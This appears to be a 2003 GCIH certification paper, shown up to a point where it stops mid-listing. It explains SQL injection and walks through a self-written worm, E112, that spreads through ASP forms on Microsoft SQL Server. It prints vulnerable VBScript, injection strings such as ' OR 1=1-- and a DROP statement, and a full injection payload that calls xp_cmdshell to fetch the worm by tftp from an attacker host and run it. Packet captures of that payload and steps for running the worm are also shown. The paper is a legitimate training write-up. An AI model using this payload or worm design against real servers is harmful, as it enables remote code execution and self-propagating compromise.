Advanced Incident Handling and Hacker Exploits

E112 – A SQL Injection worm

GCIH Practical Assignment: Option 1
GCIH Practical Version: 2.1

Submitted by: Michael Murr
Submitted on: 01/02/2003

Table of Contents

Introduction:

It is almost expected that computer software will contain bugs or holes, and today much software does. The impact that a particular bug or hole can have, depends on things like how wide-spread the software is, and how much access an attacker can gain using the bug or hole. Today, one of the most popular uses of computer software is for e-commerce, or conducting business online.

The World Wide Web has become a popular medium for conducting e-commerce. Unfortunately, many web-based applications have holes or bugs in them. These bugs exist because of things like lazy or unaware developers, tight deadlines, reuse of buggy code, etc., but these bugs still exist nonetheless.

One of the most common vulnerabilities in web-based applications is SQL-injection. SQL-injection is where a program takes input from a user, and uses this input in some manner without first validating it. In some instances an attacker can specify input that eventually gets interpreted as program commands, giving the attacker an opportunity to gain control of a computer system.

The impact of SQL-injection is enormous; numerous web-based applications are vulnerable to SQL-injection, and an attacker can often gain full control of the computer system. If someone were to write a worm that propagated through computer networks by way of SQL-injection, many of today's systems would fall prey. In order to help create an understanding of how much of an impact SQL-injection attacks can have, I created a worm that works in this a fashion. In order to convey the seriousness of the situation, and to help illustrate that SQL-injection is not related to only 1 specific web application, the worm was designed to work in a generic seek-and-infect manner; that is the worm will examine any asp page for possible SQL-injection attacks. While I wanted to create a tool for educational purposes, I did not want to create a tool for hackers, so I implemented many restrictions. The biggest restriction is that the worm was designed to have a "lysine deficiency", meaning it depends on something external to keep it alive.

Part 1: The Exploit

Name:

The worm is named E112. The 'E' stands for experiment, experiment #112. There currently are no Common Vulnerabilities and Exposure (CVE) or Candidate (CAN) numbers for E112. While there are SQL-injection vulnerabilities that have been assigned CVE or CAN numbers, E112 uses none of these.

Brief Description:

E112 attacks in 3 steps:

- Connect
- Infect
- Spread

The first stage is the connect stage. Here the worm builds up a list of potential victims, and proceeds to attack them, one at a time. The worm starts the attack by issuing an HTTP request for the file /index.asp.

The second step of the worm's attack is to infect the victim. The worm accomplishes this by examining the returned HTML page from the first step, and identifying possible points for SQL-injection. Then the worm builds up a new HTTP request, with embedded SQL-injection strings, and sends the request to the victim.

The last step of the worm's attack is to spread. This step is dependent on the success of the previous step. If the previous step was successful, a copy of the worm's code is transferred to the victim via tftp, and a new copy of the worm is spawned.

Operating Systems:
The code for the worm itself will run on any Microsoft Windows platform except Microsoft Windows CE. However the worm depends on tftp to spread. A tftp client must be in the system path, and named 'tftp' for the worm to function as intended. Unless tftp has been previously installed by a system administrator, E112 will only work on the following platform:

Microsoft Windows XP Professional (all patches / service packs)
Microsoft Windows XP Home (all patches / service packs)
Microsoft Windows 2000 (all patches / service packs)

Variants:
There are no known variants to the E112 worm. There are other worms which spread to specific web servers, or utilize vulnerabilities in specific applications, however E112 utilizes none of their code, and was not influenced by them.

Protocols:
<u>SQL (Structured Query Language)</u>: SQL is a vendor-neutral language used to interface with relational database systems. SQL can be thought of as a programming language for relational databases. The roles of SQL can be organized into 6 categories:

- *Data Definition*: SQL allows a user to define data
- *Data Retrieval*: SQL allows a user to retrieve data
- *Data Manipulation*: SQL allows a user to manipulate data
- *Access Control*: SQL allows controls to be placed on data
- *Data Sharing*: SQL has functions to implement/control sharing of data

- *Data Integrity*: SQL has capabilities to verify/maintain the integrity of the data

SQL-injection takes advantage of the fact that in SQL textual data (i.e. strings) are delimited by single quotes (eg. 'this is a string of characters'). It is not the fact that single quotes are used to delineate a string, that creates a vulnerability, instead it is a common coding error, combined with string delimiters that leads to SQL-injection.

ASP (Active Server Pages): "ASP is a technology that allows you to dynamically generate browser-neutral content using server-side scripting. The code for this scripting can be written in any of several languages and is embedded in special tags inside the otherwise normal HTML code making up a page of content. This heterogeneous scripting/content page is interpreted by the web server only upon the client's request for the content." (Weissinger 3)

The E112 worm does not directly depend on ASP, however understanding the role that ASP plays helps understand how the attack works in our example environment.

Applications:
Microsoft SQL Server: Microsoft SQL Server is a relational database system that understands SQL. A relational database is a database where data is organized into rows and columns, and these rows and columns are grouped together into tables. Microsoft SQL Server allows a user to perform a SQL query against data stored in the database.

Users are also allowed to save queries, and re-execute them at a later date/time. In Microsoft SQL Server a user can save a query to one of many different formats, such as a view, stored procedure etc.

The E112 worm relies on an extended stored procedure, a stored procedure that was created in a language other than SQL, and is compiled into a dynamically linked library (DLL). E112 uses the xp_cmdshell extended stored procedure. This stored procedure comes default with many versions of SQL server and is very dangerous; it allows a SQL statement to run an operating system command at the command shell (command.com). E112 uses xp_cmdshell to launch a tftp session to retrieve a copy of itself from the attacking machine, and then start executing the newly transferred copy. Due to the reliance on xp_cmdshell, E112 will only work on the following versions of Microsoft SQL Server:

Microsoft SQL Server 2000 Enterprise Edition (all service packs/hotfixes)
Microsoft SQL Server 2000 Developer Edition (all service packs/hotfixes)
Microsoft SQL Server 2000 Standard Edition (all service packs/hotfixes)
Microsoft SQL Server 2000 Personal Edition (all service packs/hotfixes)

Microsoft SQL Server 7.0 Enterprise Edition (all service packs/hotfixes)
Microsoft SQL Server 7.0 Developer Edition (all service packs/hotfixes)
Microsoft SQL Server 7.0 Standard Edition (all service packs/hotfixes)
Microsoft SQL Server 7.0 Personal Edition (all service packs/hotfixes)
Microsoft SQL Server 6.5 Enterprise Edition (all service packs/hotfixes)
Microsoft SQL Server 6.5 Developer Edition (all service packs/hotfixes)
Microsoft SQL Server 6.5 Standard Edition (all service packs/hotfixes)
Microsoft SQL Server 6.5 Personal Edition (all service packs/hotfixes)
Microsoft SQL Server 6.0 Enterprise Edition (all service packs/hotfixes)
Microsoft SQL Server 6.0 Developer Edition (all service packs/hotfixes)
Microsoft SQL Server 6.0 Standard Edition (all service packs/hotfixes)
Microsoft SQL Server 6.0 Personal Edition (all service packs/hotfixes)

While E112 relies on Microsoft SQL Server, an attacker executing an attack manually may not. For example if an attacker wished to append rows to a column, s/he can achieve this using standard SQL commands.

***References*:**

Online copy of e112 source code:
http://www.code-x.net/GCIH/e112-src.zip

Protecting Yourself from SQL Injection Attacks:
http://www.4guysfromrolla.com/webtech/061902-1.shtml (Overstreet)

SQL Injection FAQ:
http://www.sqlsecurity.com/faq-inj.asp

Advanced SQL Injection in SQL Server Applications:
http://www.nextgenss.com/papers/advanced_sql_injection.pdf, (Anley)

(more) Advanced SQL Injection:
http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf, (Anley)

SQL Injection: Modes of Attack, Defence, and Why It Matters:
http://rr.sans.org/appsec/SQL_injection.php, (McDonald)

Direct SQL Command Injection:
http://www.owasp.org/asac/input_validation/sql.shtml, (Eizner)


SQL Injection: Are your applications vulnerable?:
http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf,
(SPI Dynamics)

Part 2 – The Attack

***The Network*:**

Note: When performing the actual testing, I was on an isolated network. I kept the private IP addresses shown for clarity. During testing all computers were located on the same LAN, however the attacker and the victim were separated by both a firewall, and the intrusion detection system as shown.

To demonstrate the E112 worm, I created a test environment. The layout is as follows:



The attacker can be any Microsoft Windows computer. For my tests, the attacker was a laptop running Windows XP Home and a 10/100 MB/s ethernet card.

The victim can be any web server. I used a computer running Windows 98. The victim is also running Microsoft Personal Web Server, and SQL Server 2000 Personal Edition.

In order for the attacker to transfer information with the victim, the packets must pass through the firewall. The firewall is a computer running Linux 2.4.18-3, and using iptables. The firewall has been configured to allow traffic to the victim on port 80 to pass through. Since SQL-injection operates on a higher level protocol, it passes by most firewalls unnoticed.

The IDS is a computer running Linux 2.4.2, and using Snort 1.9.0 with a custom ruleset.

Protocol Description:

SQL-injection attacks are the result of assumptions and/or mistakes on the developer's part. SQL-injection attacks in a web environment are dependent on 4 or more layers of information. 2 of the layers, the top and bottom, are always the same, HTML and SQL. The middle 2 layers can vary from platform to platform, and from technology to technology. The vulnerable network described in this paper uses ASP and VBscript, and hence I have decided to describe those 2 technologies as the middle layers.

HTML (Hyper Text Markup Language): HTML is defined by the W3C group as:

> "2.2 What is HTML?
>
> To publish information for global distribution, one needs a universally understood language, a kind of publishing mother tongue that all computers may potentially understand. The publish language used by the World Wide Web is HTML" (3)

HTML pages (web pages) are composed of groups of individual HTML codes called tags. Tags often come in pairs, one to denote the starting of a specific markup/layout operation, and the other ending the markup/layout operation. For instance <b> starts a bold statement and </b> ends it. HTML tags can also be nested within each other.

HTML with content that does not change is called static HTML. As the usage of the World Wide Web expanded, so did the requirements for HTML. Instead of serving up static content, users wanted to interact with their pages. One method for providing user interaction with HTML pages is with forms.

> "An HTML form is a section of a document containing normal content, markup, special elements called controls (checkboxes, radio buttons, menus, etc.), and labels on those controls. Users generally "complete" a form by modifying its controls (entering text, selecting menu items, etc.), before submitting the form to an agent for processing (e.g., to a Web server, to a mail server, etc.)" (W3C 2)

Each HTML form has several properties. We are interested in 3 properties, the name, the action, and the method. The first property, the name, is used as an identifier for the form. There can be multiple forms on a single page, and the name is used to uniquely identify each one. The second property is the action. This is the page that is issued in the HTTP request, when a user submits a form. The last property of interest is the method. This describes the method used to transfer the data in the form elements. There are several different methods for forms to transfer data between web pages; the two most common methods are GET and POST. If the method is GET, then the form elements and their values are transferred as part of the URL in the HTTP request. A user can see this method, if s/he looks at the URL in their web browser and sees something that looks like :

http://www.somesite.com/page?firstparam=value&secondparam=value2

On the other hand, the POST method transfers the form elements and their values in a separate part of the HTTP request.

Form elements have an interesting side effect. As seen by the user, they are different items (a drop down box is different from a text box, which is different from a checkbox, etc.) However when the user submits the form, the values of the form elements are passed back to the web server as strings. Since users can manually control what gets sent back to a web server, this implies that client-side validation is only good for catching user error, and the server should not assume that client supplied input is valid.

ASP (Active Server Pages): ASP is Microsoft's response to the industry request for a server side web processing technology. ASP is not a language like C or C++. ASP consists of 7 objects that allow a web application developer to interact with the current HTTP session. The 7 ASP objects are:

- Response: This object allows a developer to send data to the client web browser.
- Request: This object allows a developer to request data sent in the original HTTP request.
- Server: This object allows a developer to interact with various functions on the web server.
- Application: This object allows a developer to control variables that are global, or can be accessed by all users
- Session: This object allows a developer to control variables that are local, or can be accessed only by individual users
- ASPError: This object allows a developer to retrieve information about errors that have occurred in the ASP script
- ObjectContext: This object allows a developer to create scripts that are transaction based, that is they either succeed or fail as a complete unit.

The object that interests us the most in this paper is the Request object. This object gets input from the previous web page which was transferred in with the current HTTP request. There are two ways for a developer to retrieve information, depending on the form's method. If the form used a GET method, then the Request.Querystring function is called to retrieve form elements and their values. However if the method was POST then the Request.Form function is called to retrieve form elements and their values.

VBScript (Microsoft Visual Basic Scripting Edition): VBScript is a stripped down version of Microsoft Visual Basic, with a few objects. VBScript can be thought of as the "glue" between different objects. While VBScript itself does not contain functions to interact with things such as HTTP sessions, it can use objects (ex. ASP Request and Response objects) to do this for it.

Part of the usefulness of a programming language comes from its ability to have variables, or ways to contain data that can change. In VBScript variables can hold different types of data, such as integers, decimal numbers, dates/times, strings, etc. The type of the variable is said to be the type of data that variable holds. So a variable that holds an integer is said to be an integer variable. A string variable is a variable that holds a string, or a group of characters (a string of characters.) In VBScript a string is delimited by double quotes "".

Different operations can be performed on different types of variables. For instance two string variables can be concatenated together to form one big string variable. There are two ways to do this in VBScript, using & and +. Both achieve the same effect, but it should be noted that + does not add the strings (i.e. "123" + "456" is "123456" NOT "579"). In web-based applications developers will often build up strings by concatenating 1 or more substrings together. These strings will later be interpreted as a series of commands.

SQL (Structured Query Language): SQL is a vendor neutral language that clients use to control and develop database systems (servers). When a client issues a request in SQL they are said to be sending a SQL query. If there is data to be returned then the server returns the data that conforms to the restrictions in the query. If there is no data that fits the restrictions, then no data is returned. SQL queries are sometimes called SQL statements if the command is not a data retrieval command.

SQL is a language, and has the capabilities for variables of different types. SQL-injection normally abuses the string datatype. In SQL, strings are denoted by single quotes ''s. For example 'this is a SQL string' is a valid SQL string. If you want a SQL string that contains a single quote, you escape the single quote by inserting another single quote. So 'here is a single '' quote' will be stored in a database as a single string with one ' in it.

How the exploit works:

E112 attacks via SQL-injection. SQL-injection occurs because of poor programming practice, using input without first properly validating it. SQL-injection can take on many forms, however the most common is by (ab)using single quotes in string parameters.

It is common for a developer to build up SQL commands in an application, based upon user input. For example, lets say a user is prompted on a web page to "log into" a product. The server takes the user's name and password and issues a query to the database to see if an entry exists in a table. An example of this type of query might look like:

"SELECT fullname FROM users WHERE login = 'Tom' AND pass = 'Jerry'"

If a login/pass combination exists in the database (specifically the users table), then the full name will be returned. If however the combination does not exist, then there is no information returned. In a real world application the above SQL query would look slightly different. Since the values Tom and Jerry are user supplied input, the actual commands for a login page might look like (in VBScript):

```
<%
dim oConn
dim oRs
dim sSql

set oConn = Server.CreateObject("ADODB.Connection")
set oRs = Server.CreateObject("ADODB.Recordset")
oConn.open "dsn=monkey;uid=blackice;pwd=aaabbbccc123"
oRs.activeConnection = oConn

login = Request.Form("login")
pass = Request.Form("password")

sSql = "SELECT fullname FROM users WHERE login = '" & login
sSql = sSql & "' AND pass = '" & password & "'"

oRs.open  sSql
if not oRs.eof then
	'User is valid
else
	'User is not valid
end if 'not oRs.eof

set oRs = nothing
oConn.close
set oConn = nothing
%>
```

What is happening, is on the lines that are red, the SQL query is being built up from the user's input. If the login is Tom, and the pass is Jerry then the SQL query that gets sent looks like the one previously mentioned. However what if the login name were O'hare? The SQL query that gets sent would look like:

"SELECT fullname FROM users WHERE login = 'O'hare' AND pass = 'Jerry'"

Things get complicated. The login is now O, and the rest of the query becomes garbage, because hare is not a SQL command. The proper way to represent a single quote (‘) in SQL is by escaping it to 2 single quotes. Our new SQL query looks like:

```
      "SELECT fullname FROM users WHERE login = 'O''hare' AND pass =
'Jerry'"
```

Not a big problem to fix. However this hole can give attackers a lot of control over your SQL server. Lets say for instance that the login name was ‘ OR 1=1--. Our new SQL statement would look like:

```
      "SELECT fullname FROM users WHERE login = '' OR 1=1--' AND pass =
'Jerry'"
```

What happens is that this statement queries the user table for a user with the login of ‘’ (no login) OR 1=1. What the 1=1 statement does is return true for each record (no matter what the login/pass, 1 will always equal 1). The rest of the query is ignored because of the comment (--). At first glance this doesn’t appear to be a serious hole. However what if the login name was ‘ ;DROP users--. This new SQL statement would look like:

```
      "SELECT fullname FROM users WHERE login = ''; DROP users--' AND
pass = 'Jerry'"
```

This would perform a query to the users table, and then remove it from the database. Not a good thing.

E112 uses a SQL statement that is only slightly more complex than our examples. E112 was designed to work in a generic fashion, but follows similar principles as above. Examining the file main.c shows that the worm follows the basic Connect-Infect-Spread mechanism.

The very first thing E112 does is read in, and build up an in-memory list of up to 10 victim ip address/port combinations. This is accomplished in the file initializeWorm.c. The worm then proceeds in a linear fashion through this list, performing the Connect-Infect-Spread cycle on each.

The code to handle the Connect stage is in getInitialPage.c. The function getIntialPage takes a victim as a parameter, issues an HTTP GET request for the file /index.asp and then retrieves the resulting HTML.

The next stage is the Infect stage. The code to handle this is spread across multiple files. In searchForVulernability.c the worm proceeds through the HTML returned in the connect stage, one line at a time, performing a rudimentary parsing algorithm.

The first thing the algorithm searches for is a form tag. It does this because the worm needs to know where to submit the information to, and how to submit it. Once it finds a form tag, the worm extracts the name, the method and the action, and stores this information in memory. (Lines 29 – 52 in searchForVulnerability.c.) If the worm doesn't find a form tag, it searches for an input tag. The worm looks for input tags, because these are a form of user input, and are possible points for SQL-injection. If the worm finds an input tag, it extracts the name, and saves it in memory with the form information. (Lines 56 – 67 in searchForVulnerability.c) The last thing the worm does is search for a cookie. Cookies are small pieces of information held on the client, and are sometimes used to authenticate/differentiate users. If the worm finds a cookie, it keeps it in memory, and associates it with the victim. (Lines 69 – 73 in searchForVulnerability.c) The worm repeats this process for every line in the file, looking for more than 1 possible entry point.

The last stage of the worm is the Spread stage. As with the previous stage, this stage is spread across multiple files. A major portion of this stage is handled in the transferWorm.c file. What happens is the worm builds up a new request with the information that was gathered in the infect stage. The request is built up so that any input boxes found in the original HTML returned from the victim are filled with a SQL attack string, in hopes that a SQL-injection attack will occur. (Lines 35 – 103 in transferWorm.c) After the request is built up, it is sent to the victim (Line 105 in transferWorm.c).

The worm continues through this cycle for each victim it read in initially. After the worm finishes attacking its victim(s), it releases resources back to the network, and shuts itself down.

E112 is very easy to use. All an attacker has to do is create the file c:\orange.txt and fill it with up to 10 victim ip addresses and port numbers. From there the attacker just runs the file e112.exe and lets the worm do the rest.

```
C:\>type c:\orange.txt
192.168.1.3:80

C:\>e112.exe
```

If an attacker wished to manually execute a SQL-injection attack s/he would use a similar process to the worm. After determining a victim, the attacker would issue a request for an asp file. This request can be issued either via a web browser (just go to the page), or the attacker can use a tool like telnet or netcat, and type in the commands in ASCII text directly. The command typically used to query looks something like this:

```
GET /index.asp/ HTTP 1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.7 [en] (Win98; U)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Charset: iso-18559-1,*,utf-8
```

As you can see, this information can be typed in via telnet directly. The only line that is necessary is the GET /index.asp/ HTTP 1.0 line, everything else is optional.

The next step an attacker would take is to examine the source of the file that is returned. If using a web browser this can be done with a view-source command (in many browsers you can right-click on the web page, and navigate to a similar command.) The attacker can now look through the source code of the web page, and find the locations of the form elements. A manual attack has the advantage that the source can be closely inspected by a human, rather than an automated process. Being very primitive E112 misses many opportunities for SQL-injection that a human may not (i.e. checkboxes, dropdown boxes, hidden input boxes, etc.)

An attacker would now issue a new HTTP request, submitting the form elements found in the previous step, with SQL attack strings. If an attacker is abusing an input box form element, then s/he can just type in SQL attack strings and hit the submit button. If however the attacker is choosing to use a form element other than (or in addition to) an input box, a tool such as netcat or telnet would be needed since most browsers don't allow a user to type in values for things such as checkboxes.


The resulting input that an attacker could type might look like:

```
POST /searchForProduct.asp HTTP/1.0
Accept-Charset: iso-18559-1,*,utf-8
Content-type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDFFFEZQVR=HPPDFGAAPILHKKPCCAHFFDIE
Content-Length: 157

itemToSearchfor=%27%3B+EXEC+master..xp_cmdshell+%27tftp+-
i+192.168.1.4+get+e112.exe+c%3A%5Ce112.exe%27%3B+EXEC+master..xp_cmdshe
ll+%27c%3A%5Ce112.exe%27%3B--
```

Description of the attack:

Launching a SQL-injection attack using E112 is very simple. Lets take a look at how the worm would work against our test environment. The IP addresses are all from the (private) 192.168.1.0/24 range.



The first thing the attacker does is start the worm on his/her machine. The worm then reads in a list of victims from the file c:\orange.txt and proceeds to attack them.

```
C:\TOOLS\GCIHPR~1\E112>type c:\orange.txt
192.168.1.3:80

C:\TOOLS\GCIHPR~1\E112>e112
```

Note: The file c:\orange.txt is a form of a "lysine deficiency", a method for controlling the worm. If the file c:\orange.txt does not exist, then the worm won't run. This was designed so that the code won't be used as a hacker tool. A normal worm would not contain such a dependency.

When attacking 192.168.1.3 the first thing the worm does is request a copy of the file /index.asp. Here is a snort capture of the initial request

```
192.168.1.4:3654 -> 192.168.1.3:80 TCP TTL:128 TOS:0x0 ID:24114
IpLen:20 DgmLen:241 DF
***AP*** Seq: 0x9A1B8865  Ack: 0x270D2AC  Win: 0x4470  TcpLen: 20
20 47 45 54 20 2F 69 6E 64 65 78 2E 61 73 70 20   GET /index.asp
48 54 54 50 2F 31 2E 30 0A 43 6F 6E 6E 65 63 74  HTTP/1.0.Connect
69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0A  ion: Keep-Alive.
55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69  User-Agent: Mozi
6C 6C 61 2F 34 2E 37 20 5B 65 6E 5D 20 28 57 69  lla/4.7 [en] (Wi
6E 39 38 3B 20 55 29 0A 41 63 63 65 70 74 3A 20  n98; U).Accept: 
69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65  image/gif, image
2F 78 2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67  /x-xbitmap, imag
65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A  e/jpeg, image/pj
```

```
70 65 67 2C 20 69 6D 61 67 65 2F 70 6E 67 2C 20  peg, image/png,
2A 2F 2A 0A 41 63 63 65 70 74 2D 43 68 61 72 73  */*.Accept-Chars
65 74 3A 20 69 73 6F 2D 31 38 35 35 39 2D 31 2C  et: iso-18559-1,
2A 2C 75 74 66 2D 38 0A 0A                       *,utf-8..
```

The worm then starts scanning the returned file line by line, looking for an opening form tag. The worm finds this on line 8 of /index.asp (Note: the line numbers were added for clarity, and were not originally part of the file.)

```
Index.asp:
1:  <html>
2:  <head>
3:    <title>Black Ice Shopping Cart Search System</title>
4:  </head>
5:  <body>
6:  Welcome to the Black Ice Shopping Cart Search System.  Please enter
7:  an item id to search for in the box below:<br><br>
8:  <form name="form" method="post" action="searchForProduct.asp">
9:  <input type="text" name="itemToSearchfor">
10: <br>
11: <a href="javascript:document.form.submit();">Click here to
search</a>
12: </body>
13: </html>
```

The worm determines that the name of this form is “form”, and that it submits the form elements and their associated values via the POST method. The page is submitted to the file /searchForProduct.asp.

The worm continues scaning line by line, but now it is looking for input boxes. On line 9 of /index.asp the worm finds an input box. The worm parses the line and finds out that the input box is named “itemToSearchFor”. The worm stores this information in memory, and associates it with the form named “form”. The worm continues parsing the file, and finds nothing else of interest.

Now the worm prepares its next HTTP request, which will contain the data for the SQL-injection attack. The worm builds up its HTTP request and then sends it back. Here is a network capture of the HTTP request and malicious form values being sent back to the victim.


```
192.168.1.4:3655 -> 192.168.1.3:80 TCP TTL:128 TOS:0x0 ID:24119
IpLen:20 DgmLen:532 DF
***AP*** Seq: 0x9A1E0622  Ack: 0x270D4C0  Win: 0x4470  TcpLen: 20
20 50 4F 53 54 20 2F 73 65 61 72 63 68 46 6F 72   POST /searchFor
50 72 6F 64 75 63 74 2E 61 73 70 20 48 54 54 50  Product.asp HTTP
2F 31 2E 30 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A  /1.0.Connection:
20 4B 65 65 70 2D 41 6C 69 76 65 0A 55 73 65 72   Keep-Alive.User
2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F  -Agent: Mozilla/
34 2E 37 20 5B 65 6E 5D 20 28 57 69 6E 39 38 3B  4.7 [en] (Win98;
20 55 29 0A 41 63 63 65 70 74 3A 20 69 6D 61 67   U).Accept: imag
65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 2D 78  e/gif, image/x-x
```

```
62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F 6A 70  bitmap, image/jp
65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C  eg, image/pjpeg,
20 69 6D 61 67 65 2F 70 6E 67 2C 20 2A 2F 2A 0A   image/png, */*.
41 63 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20  Accept-Charset:
69 73 6F 2D 31 38 35 35 39 2D 31 2C 2A 2C 75 74  iso-18559-1,*,ut
66 2D 38 0A 43 6F 6E 74 65 6E 74 2D 74 79 70 65  f-8.Content-type
3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D  : application/x-
77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F  www-form-urlenco
64 65 64 0A 43 6F 6F 6B 69 65 3A 20 41 53 50 53  ded.Cookie: ASPS
45 53 53 49 4F 4E 49 44 46 46 46 45 5A 51 56 52  ESSIONIDFFFEZQVR
3D 48 50 50 44 46 47 41 41 50 49 4C 48 4B 4B 50  =HPPDFGAAPILHKKP
43 43 41 48 46 46 44 49 45 0A 43 6F 6E 74 65 6E  CCAHFFDIE.Conten
74 2D 4C 65 6E 67 74 68 3A 20 31 35 37 0A 0A 69  t-Length: 157..i
74 65 6D 54 6F 53 65 61 72 63 68 66 6F 72 3D 25  temToSearchfor=%
32 37 25 33 42 2B 45 58 45 43 2B 6D 61 73 74 65  27%3B+EXEC+maste
72 2E 2E 78 70 5F 63 6D 64 73 68 65 6C 6C 2B 25  r..xp_cmdshell+%
32 37 74 66 74 70 2B 2D 69 2B 31 39 32 2E 31 36  27tftp+-i+192.16
38 2E 31 2E 34 2B 67 65 74 2B 65 31 31 32 2E 65  8.1.4+get+e112.e
78 65 2B 63 25 33 41 25 35 43 65 31 31 32 2E 65  xe+c%3A%5Ce112.e
78 65 25 32 37 25 33 42 2B 45 58 45 43 2B 6D 61  xe%27%3B+EXEC+ma
73 74 65 72 2E 2E 78 70 5F 63 6D 64 73 68 65 6C  ster..xp_cmdshel
6C 2B 25 32 37 63 25 33 41 25 35 43 65 31 31 32  l+%27c%3A%5Ce112
2E 65 78 65 25 32 37 25 33 42 2D 2D              .exe%27%3B--
```

The victim now builds up the SQL string using the input passed in by the user (lines 16, 17 and 18).

```
searchForProduct.asp:
…
11: set oConn = Server.CreateObject("ADODB.Connection")
12: set oRs = Server.CreateObject("ADODB.Recordset")
